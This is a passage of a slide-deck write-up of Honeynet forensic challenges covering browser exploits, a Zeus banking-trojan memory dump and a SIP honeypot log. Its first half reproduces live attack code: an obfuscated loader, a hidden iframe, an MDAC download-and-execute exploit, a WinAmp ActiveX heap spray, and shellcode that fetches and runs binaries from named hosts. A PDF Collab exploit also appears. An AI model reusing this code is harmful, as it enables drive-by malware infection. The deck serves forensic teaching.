String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||
e(c);k=[function(e){return r[e]}];e=function(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new
RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('q.r(s("%h%0%6%d%e%7%1%8%9%d%3%4%a%5%2%2%i%j%b%b%9%i%c%k
%0%2%7%1%l%3%k%7%l%3%m%b%t%3%c%0%3%u%4%v%6%1%f%w%e%x%f%y%6%a%z%0%g%2%5%4%n%8%5%1%0%A%5%2%4%n%8%9%2%o%c
%1%4%a%B%0%9%0%f%0%c%0%2%o%j%8%5%0%g%g%1%m%a%p%h%b%0%6%d%e%7%1%p%C"));',39,39,'69|65|74|63|3D|68|66|6D|
20|73|22|2F|6C|72|61|62|64|3C|70|3A|6F|2E|6E|31|79|3E|document|write|unescape|3F|6B|33|35|36|32|77|67|
76|0A'.split('|'),0,{}));

</script>
```

& invisible IFRAME

```
document.write("<iframe src="http://sploitme.com.cn/?click=3feb5a6b2f"width=1 height=1
style="visibility: hidden"></iframe>");
```

#2 : BROWSERS UNDER ATTACK



Scenario 2

*picture is taken from the official solution

#2 : BROWSERS UNDER ATTACK

Offensive javascript (browser attacked)

```
<script language='JavaScript'>
<!--
var CRYPT={signature:'CGerjg56R',_keyStr:'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123
\=]/g,'');while(i<input.length){enc1=this._keyStr.indexOf(input.charAt(i++));enc2=this._keyStr.inde
(enc2>>4);chr2=((enc2&15)<<4)|(enc3>>2);chr3=((enc3&3)<<6)|enc4;output=output+String.fromCharCode(
if(enc4!=64){output=output+String.fromCharCode(chr3);}}
output=CRYPT._utf8_decode(output);return output;},_utf8_decode:function(utftext){var string='';var
&&(c<224)){c2=utftext.charCodeAt(i+1);string+=String.fromCharCode(((c&31)<<6)|(c2&63));i+=2;}else{
return string;},obfuscate:function(str){var container='';for(var i=0,z=0;i<str.length;i=i+3,z++){c
(0));}
return CRYPT.decode(container);}}
eval(CRYPT.obfuscate
('157181187231195154135166180117123204195156160169153153187179201185191214128142198189161189196191
//-->
</script>
```


#2 : BROWSERS UNDER ATTACK

Offensive javascript (Decrypted)

```
 75
 76 function Go(a){
 77         var s=CreateO(a,'WScript.Shell');
 78         var o=CreateO(a,'ADODB.Stream');
 79         var e=s.Environment('Process');
 80         var xhr=null;
 81         var bin=e.Item('TEMP')+'\\'+filename;
 82         try{
 83                 xhr=new XMLHttpRequest();
 84         }
 85         catch(e){
 86                 try{
 87                         xhr=new ActiveXObject('Microsoft.XMLHTTP');
 88                 }
 89                 catch(e){
 90                         xhr=new ActiveXObject('Msxml2.ServerXMLHTTP');
 91                 }
 92         }
 93         if(!xhr)return(0);
 94         xhr.open('GET',urltofile,false)
 95         xhr.send(null);
 96         var filecontent=xhr.responseBody;
 97         o.Type=1;
 98         o.Mode=3;
 99         o.Open();
100         o.Write(filecontent)
101         o.SaveToFile(bin,2);
102         s.Run(bin,0);
103 }
104
105 function mdac(){
106         var i=0;
107         var objects=new Array('{BD96C556-65A3-11D0-983A-00C04FC29E36}','{BD96C556-65A3-11D0-983A-00C04FC29E36}','
    C000-000000000046}','{6e32070a-766d-4ee6-879c-dc1fa91d2fc3}','{6414512B-B978-451D-A0D8-FCFDF33E833C}','{7F5B7F63-
    A9FD-874847682010}','{BA018599-1DB3-44f9-83B4-461454C84BF8}','{D0C07D56-7C69-43F1-B4A0-25F5A11FAB19}','{E8CCCDDF-
108         while(objects[i]){
109                 var a=null;
110                 if(objects[i].substring(0,1)=='{'){
```

CVE-2006-0003

#2 : BROWSERS UNDER ATTACK



Scenario 3

*picture is taken from the official solution

#2 : BROWSERS UNDER ATTACK

Part of an Offensive javascript

```
function aolwinamp(){
        try{
                var obj=document.createElement('object');
                document.body.appendChild(obj);
                obj.id='IWinAmpActiveX';
                obj.width='1';
                obj.height='1';
                obj.data='./directshow.php';
                obj.classid='clsid:0955AC62-BF2E-4CBA-A2B9-A63F772D46CF';
                var shellcode=unescape("%uC033%u8B64%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD%u0858%u09EB%u408
u0320%u33F3%u49C9%u4150%u33AD%u36FF%uBE0F%u0314%uF238%u0874%uCFC1%u030D%u40FA%uEFEB%u3B58%u75F8%u5EE5%u46
uAEF2%uB84F%u2E65%u7865%u66AB%u6698%uB0AB%u8A6C%u98E0%u6850%u6E6F%u642E%u7568%u6C72%u546D%u8EB8%u0E4E%uFF
u5704%uEFB8%uE0CE%uFF60%u0455%u7468%u7074%u2F3A%u732F%u6C70%u696F%u6D74%u2E65%u6F63%u2E6D%u6E63%u662F%u2F
                var bigblock=unescape("%u0c0c%u0c0c");
                var headersize=20;
                var slackspace=headersize+shellcode.length;
                while(bigblock.length<slackspace) bigblock+=bigblock;
                var fillblock=bigblock.substring(0,slackspace);
                var block=bigblock.substring(0,bigblock.length-slackspace);
                while(block.length+slackspace<0x40000) block=block+block+fillblock;
                var memory=new Array();
                for(var i=0;i<666;i++){
                        memory[i]=block+shellcode;
                }
                document.write('<SCRIPT language="VBScript">');
                document.write('bof=string(1400,unescape("%ff")) + string(1000,unescape("%0c"))');
                document.write('IWinAmpActiveX.ConvertFile bof,1,1,1,1,1');
                document.write('IWinAmpActiveX.ConvertFile bof,1,1,1,1,1');
                document.write('IWinAmpActiveX.ConvertFile bof,1,1,1,1,1');
                document.write('IWinAmpActiveX.ConvertFile bof,1,1,1,1,1');
                document.write('</SCRIPT>');
        }
        catch(e){}
        directshow();
}
```

Shellcode

exploit

Next exploit to launch

#2 : BROWSERS UNDER ATTACK

Shellcodes (Download & eXecute)

```
0040A0A8    54              PUSH    ESP                             ; push string: urlmon.dll
0040A0A9    B8 8E4E0EEC     MOV     EAX,EC0E4E8E                    ; hash for LoadLibraryA
0040A0AE    FF55 04         CALL    DWORD PTR SS:[EBP+4]            ; Find and call LoadLibraryA
0040A0B1    93              XCHG    EAX,EBX      ; urlmon.dll base address now in EBX , kernel32.dll
base in EAX
0040A0B2    50              PUSH    EAX
0040A0B3    33C0            XOR     EAX,EAX
0040A0B5    50              PUSH    EAX
0040A0B6    50              PUSH    EAX
0040A0B7    56              PUSH    ESI                             ; push path to binary (%TMP%\e.exe)
0040A0B8    8B55 04         MOV     EDX,DWORD PTR SS:[EBP+4]
0040A0BB    83C2 7F         ADD     EDX,7F
0040A0BE    83C2 31         ADD     EDX,31
0040A0C1    52              PUSH    EDX         ; push the url :http://sploitme.com.cn/fg/load.php?e=3
0040A0C2    50              PUSH    EAX
0040A0C3    B8 361A2F70     MOV     EAX,702F1A36                    ; hash for URLDownloadToFileA
0040A0C8    FF55 04         CALL    DWORD PTR SS:[EBP+4]            ; Find and call URLDownloadToFileA
0040A0CB    5B              POP     EBX                             ; kernel32.7C800000
0040A0CC    33FF            XOR     EDI,EDI
0040A0CE    57              PUSH    EDI                             ; uCmdShow = SW_HIDE (0)
0040A0CF    56              PUSH    ESI                             ; lpCmdLine = Path to binary.
0040A0D0    B8 98FE8A0E     MOV     EAX,0E8AFE98                    ; hash for WinExec
0040A0D5    FF55 04         CALL    DWORD PTR SS:[EBP+4]            ; Find and call WinExec
0040A0D8    57              PUSH    EDI
0040A0D9    B8 EFCEE060     MOV     EAX,60E0CEEF                    ; hash for ExitThread()
0040A0DE    FF55 04         CALL    DWORD PTR SS:[EBP+4]            ; Find and call ExitThread
0040A0E0     68 74 74 70 3A 2F 2F 73 70 6C 6F 69 74 6D 65   http://sploitme
0040A0F0  2E 63 6F 6D 2E 63 6E 2F 66 67 2F 6C 6F 61 64 2E  .com.cn/fg/load.
0040A100  70 68 70 3F 65 3D 33 00                          php?e=3.
```

#2 : BROWSERS UNDER ATTACK

Official solution

http://www.honeynet.org/files/Forensic%20Challenge%202010_-_Challenge_2_-_Solution.doc

#3 : BANKING TROUBLES

Authors

Josh Smith & Matt Cote (Rochester Institute of Tech. chapter)

Angelo Dell'Aera (Italian chapter)

Nicolas Collery (Singapore chapter)

Objectives

Memory dump analysis / Malicious PDF analysis

Challenge Material

Memory dump

Tools I've used to solve it:

Volatility, pdfid.py, pdf-parser.py, Ollydbg, ...

#3 : BANKING TROUBLES

Memory dump inspection with Volatility...

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 3/Volatility-1.3_Beta$ python volatility pslist -f ../Bob.vmem
/home/franck/Analysis/Sources/Honeynet/Challenge 3/Volatility-1.3_Beta/forensics/win32/crashdump.py:31: DeprecationWar
ning: the sha module is deprecated; use the hashlib module instead
  import sha
Name                 Pid    PPid   Thds   Hnds   Time
System               4      0      58     573    Thu Jan 01 00:00:00 1970
smss.exe             548    4      3      21     Fri Feb 26 03:34:02 2010
csrss.exe            612    548    12     423    Fri Feb 26 03:34:04 2010
winlogon.exe         644    548    21     521    Fri Feb 26 03:34:04 2010
services.exe         688    644    16     293    Fri Feb 26 03:34:05 2010
lsass.exe            700    644    22     416    Fri Feb 26 03:34:06 2010
vmacthlp.exe         852    688    1      35     Fri Feb 26 03:34:06 2010
svchost.exe          880    688    28     340    Fri Feb 26 03:34:07 2010
svchost.exe          948    688    10     276    Fri Feb 26 03:34:07 2010
svchost.exe          1040   688    83     1515   Fri Feb 26 03:34:07 2010
svchost.exe          1100   688    6      96     Fri Feb 26 03:34:07 2010
svchost.exe          1244   688    19     239    Fri Feb 26 03:34:08 2010
spoolsv.exe          1460   688    11     129    Fri Feb 26 03:34:10 2010
vmtoolsd.exe         1628   688    5      220    Fri Feb 26 03:34:25 2010
VMUpgradeHelper      1836   688    4      108    Fri Feb 26 03:34:34 2010
alg.exe              2024   688    7      130    Fri Feb 26 03:34:35 2010
explorer.exe         1756   1660   14     345    Fri Feb 26 03:34:38 2010
VMwareTray.exe       1108   1756   1      59     Fri Feb 26 03:34:39 2010
VMwareUser.exe       1116   1756   4      179    Fri Feb 26 03:34:39 2010
wscntfy.exe          1132   1040   1      38     Fri Feb 26 03:34:40 2010
msiexec.exe          244    688    5      181    Fri Feb 26 03:46:06 2010
msiexec.exe          452    244    0      -1     Fri Feb 26 03:46:07 2010
wuauclt.exe          440    1040   8      188    Sat Feb 27 19:48:49 2010
wuauclt.exe          232    1040   4      136    Sat Feb 27 19:49:11 2010
firefox.exe          888    1756   9      172    Sat Feb 27 20:11:53 2010
AcroRd32.exe         1752   888    8      184    Sat Feb 27 20:12:23 2010
svchost.exe          1384   688    9      101    Sat Feb 27 20:12:36 2010
```

Here the running processes list

#3 : BANKING TROUBLES

Memory dump inspection with Volatility...

#3 : BANKING TROUBLES

Strange behavior can be observed...

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 3/Volatility-1.3_Beta$ python volatility connscan2 -f ../Bob.vmem
/home/franck/Analysis/Sources/Honeynet/Challenge 3/Volatility-1.3_Beta/forensics/win32/crashdump.py:31: DeprecationWa
ning: the sha module is deprecated; use the hashlib module instead
  import sha
Local Address             Remote Address            Pid
------------------------- ------------------------- ------

192.168.0.176:1176        212.150.164.203:80        888
192.168.0.176:1189        192.168.0.1:9393          1244
192.168.0.176:2869        192.168.0.1:30379         1244
192.168.0.176:2869        192.168.0.1:30380         4
0.0.0.0:0                 80.206.204.129:0          0
127.0.0.1:1168            127.0.0.1:1169            888
192.168.0.176:1172        66.249.91.104:80          888
127.0.0.1:1169            127.0.0.1:1168            888
192.168.0.176:1171        66.249.90.104:80          888
192.168.0.176:1178        212.150.164.203:80        1752
192.168.0.176:1184        193.104.22.71:80          880
192.168.0.176:1185        193.104.22.71:80          880
```

#3 : BANKING TROUBLES

Malicious PDF analysis

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 3/foremost/pdf$ python ../../pdfid.py -s 00600328.pdf
PDFiD 0.0.10 00600328.pdf
 PDF Header: %PDF-1.3
 obj                    6
 endobj                 6
 stream                 1
 endstream              1
 xref                   2
 trailer                2
 startxref              1
 /Page                  1
 /Encrypt               0
 /ObjStm                0
 /JS                    1
 /JavaScript            1
 /AA                    1
 /OpenAction            0
 /AcroForm              0
 /JBIG2Decode           0
 /RichMedia             0
 /Colors > 2^24         0
```

Only 1 page

Embedded Javascript

= Suspicious !

#3 : BANKING TROUBLES

Malicious Javascript deobfuscation & analysis

```
function OzWJi(rzRoI,fxLUb){while(rzRoI.length*2<fxLUb){rzRoI+=rzRoI;}
return rzRoI.substring(0,fxLUb/2);}

function bSuTN(){var
Uuegk=sly("\uC033\u8B64\u3040\u0C78\u408B\u8B0C\u1C70\u8BAD\u0858\u09EB\u408B\u8D34
\u7C40\u588B\u6A3C\u5A44\uE2D1\uE22B\uEC8B\u4FEB\u525A\uEA83\u8956\u0455\u5756\u738
B\u8B3C\u3374\u0378\u56F3\u768B\u0320\u33F3\u49C9\u4150\u33AD\u36FF\uBE0F\u0314\uF2
38\u0874\uCFC1\u030D\u40FA\uEFEB\u3B58\u75F8\u5EE5\u468B\u0324\u66C3\u0C8B\u8B48\u1
C56\uD303\u048B\u038A\u5FC3\u505E\u8DC3\u087D\u5257\u33B8\u8ACA\uE85B\uFFA2\uFFFF\u
C032\uF78B\uAEF2\u[illegible]\u8A6C\u98E0\u6850\u6E6F\u642E\
u7568\u6C72\u5461\u[illegible]\u5050\u8B56\u0455\uC283\u837F
\u31C2\u5052\u36B8\u2F1A\uFF70\u0455\u335B\u57FF\uB856\uFE98\u0E8A\u55FF\u5704\uEFE
8\uE0CE\uFF60\u0455\u[illegible]\u726F\u2D
6B\u6C70\u7375\u[illegible]\u493D\u7
46E\u7265\u656E\u2074\u7845\u6C70\u726F\u7265\u3620\u302E\u6526\u323D\u0000%25%30%2
5%30%25%30%25%30%25%30%25%30");var HWXsi=202116108;var ZkzwV=[];var
HsVTm=4194304;var EgAxi=Uuegk.length*2;var fxLUb=HsVTm-(EgAxi+0x38);var
rzRoI=sly("\u9090\u9090");rzRoI=OzWJi(rzRoI,fxLUb);var tfFQG=(HWXsi-
4194304)/HsVTm;for(var gtqHE=0;gtqHE<tfFQG;gtqHE++){ZkzwV[gtqHE]=rzRoI+Uuegk;}
print (eHmqR);
var
eHmqR=sly("\u0c0c\u0c0c");while(eHmqR.length<44952)eHmqR+=eHmqR;this.collabStore=Co
llab.collectEmailInfo({subj:"",msg:eHmqR});}
```

CVE-2007-5659

Collab.collectEmailInfo() exploit

#3 : BANKING TROUBLES

Shellcode extraction from malicious javascripts

```
0040A0B2    50              PUSH    EAX
0040A0B3    33C0            XOR     EAX,EAX
0040A0B5    50              PUSH    EAX
0040A0B6    50              PUSH    EAX
0040A0B7    56              PUSH    ESI
0040A0B8    8B55 04         MOV     EDX,DWORD PTR SS:[EBP+4]
0040A0BB    83C2 7F         ADD     EDX,7F
0040A0BE    83C2 31         ADD     EDX,31
0040A0C1    52              PUSH    EDX  ; ASCII "http://search-network-plus.com/load.php?=a&st=Internet
Explorer 6.0&e=2"
0040A0C2    50              PUSH    EAX
0040A0C3    B8 361A2F70     MOV     EAX,702F1A36
0040A0C8    FF55 04         CALL    DWORD PTR SS:[EBP+4]            ; calls URLDownloadToFileA
0040A0CB    5B              POP     EBX
0040A0CC    33FF            XOR     EDI,EDI
0040A0CE    57              PUSH    EDI
0040A0CF    56              PUSH    ESI                             ; {temp_path}\e.exe
0040A0D0    B8 98FE8A0E     MOV     EAX,0E8AFE98
0040A0D5    FF55 04         CALL    DWORD PTR SS:[EBP+4]            ; calls WinExec
0040A0D8    57              PUSH    EDI
0040A0D9    B8 EFCEE060     MOV     EAX,60E0CEEF
0040A0DE    FF55 04         CALL    DWORD PTR SS:[EBP+4]            ; calls ExitThread
```

#3 : BANKING TROUBLES

Malware extraction from injected processes memory

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 3/644-malware$ file *
malfind.644.24990000-24993fff.dmp: data
malfind.644.26200000-26203fff.dmp: data
malfind.644.42e60000-42e63fff.dmp: data
malfind.644.7a330000-7a333fff.dmp: data
malfind.644.7fc00000-7fc03fff.dmp: data
malfind.644.a10000-a2cfff.dmp:     PE32 executable for MS Windows (GUI) Intel 80386
32-bit
```

A Zeus/Zbot infection is found...

A banking trojan causing « Banking Troubles »

F-Prot	4.5.1.85	2010.04.24	W32/Agent.CC.gen!Eldorado
F-Secure	9.0.15370.0	2010.04.24	Trojan.Generic.3467020
Fortinet	4.0.14.0	2010.04.21	W32/Zbot.HJ!tr
GData	21	2010.04.24	Trojan.Generic.3467020
Ikarus	T3.1.1.80.0	2010.04.24	PWS.Win32
Jiangmin	13.0.900	2010.04.24	TrojanSpy.Zbot.dyf
Kaspersky	7.0.0.125	2010.04.24	Trojan-Spy.Win32.Zbot.ahke
McAfee	5.400.0.1158	2010.04.24	PWS-Zbot.gen.bd
McAfee-GW-Edition	6.8.5	2010.04.23	Trojan.Crypt.XPACK.Gen
Microsoft	1.5703	2010.04.24	PWS:Win32/Zbot.gen!W
NOD32	5057	2010.04.24	a variant of Win32/Spy.Zbot.UN
Norman	6.04.11	2010.04.24	W32/Zbot.DBB
nProtect	2010-04-24.01	2010.04.24	Trojan-Spy/W32.ZBot.118784.AI
Panda	10.0.2.7	2010.04.24	Generic Trojan
PCTools	7.0.3.5	2010.04.24	-
Prevx	3.0	2010.04.25	-
Rising	22.44.05.04	2010.04.24	Trojan.Win32.Generic.51FCA742
Sophos	4.53.0	2010.04.25	Troj/Zbot-HJ
Sunbelt	6217	2010.04.24	Trojan-Spy.Win32.Zbot.gen (v)

#3 : BANKING TROUBLES

Official solution

http://www.honeynet.org/files/Forensic_Challenge_3_-_Banking_Troubles_Solution.pdf

#4 : VoIP CHALLENGE

Authors

Ben Reardon (Australian chapter)

Sjur Eivind Usken (Norwegian chapter)

Objective

VoIP (SIP) attacks analysis

Challenge Material

Log file + PCAP file

Tools I've used to solve it (I hope !):

Wireshark/Tshark, Custom scripts, PicViz, ...

#4 : VoIP Challenge


Log of a SIP honeypot was given...

89833 lines !!!

A custom tool was needed to parse it...

```
 1 Source: 210.184.X.Y:1083
 2 Datetime: 2010-05-02 01:43:05.606584
 3
 4 Message:
 5
 6 OPTIONS sip:100@honey.pot.IP.removed SIP/2.0
 7 Via: SIP/2.0/UDP 127.0.0.1:5061;branch=z9hG4bK-2159139916;rport
 8 Content-Length: 0
 9 From: "sipvicious"<sip:100@1.1.1.1>; tag=X_removed
10 Accept: application/sdp
11 User-Agent: friendly-scanner
12 To: "sipvicious"<sip:100@1.1.1.1>
13 Contact: sip:100@127.0.0.1:5061
14 CSeq: 1 OPTIONS
15 Call-ID: 845752980453913316694142
16 Max-Forwards: 70
17
18
19
20
21 ------------------------
22 Source: 210.184.X.Y:4956
23 Datetime: 2010-05-02 01:43:12.488811
24
25 Message:
26
27 REGISTER sip:3428948518@honey.pot.IP.removed SIP/2.0
28 Via: SIP/2.0/UDP 127.0.0.1:5087;branch=z9hG4bK-1189344537;rport
29 Content-Length: 0
30 From: "3428948518"<sip:3428948518@honey.pot.IP.removed>; tag=X_removed
31 Accept: application/sdp
32 User-Agent: friendly-scanner
33 To: "3428948518"<sip:3428948518@honey.pot.IP.removed>
34 Contact: sip:3428948518@honey.pot.IP.removed
35 CSeq: 1 REGISTER
36 Call-ID: 3999673782
37 Max-Forwards: 70
38
```

#4 : VoIP Challenge



SIPlogparser.rb

« Awful » but working ruby script.

#4 : VoIP Challenge

Gives some stats...

```
franck@ODIN:~/Analysis/Sources/Honeynet/Challenge 4$ ruby SIPlogparser.rb -r logs_v3.txt -z
Parsing logs_v3.txt

...::: General Statistics :::...

0/4266 messages filtered
.....................................
4266 UDP messages / 0 TCP messages
.....................................

...::: Sources Statistics :::...

210.184.X.Y:5114 : 2607 messages sent
210.184.X.Y:5281 : 965 messages sent
89.42.194.X:47357 : 18 messages sent
210.184.X.Y:5329 : 94 messages sent
210.184.X.Y:5264 : 1 messages sent
210.184.X.Y:5253 : 1 messages sent
210.184.X.Y:5209 : 170 messages sent
210.184.X.Y:4956 : 45 messages sent
210.184.X.Y:5265 : 78 messages sent
210.184.X.Y:5254 : 98 messages sent
210.184.X.Y:1083 : 1 messages sent
210.184.X.Y:5200 : 94 messages sent
210.184.X.Y:5190 : 94 messages sent

...::: SIP Methods Statistics :::...

4 SIP INVITE messages
7 SIP SUBSCRIBE messages
4254 SIP REGISTER messages
1 SIP OPTIONS messages
.....................................
```

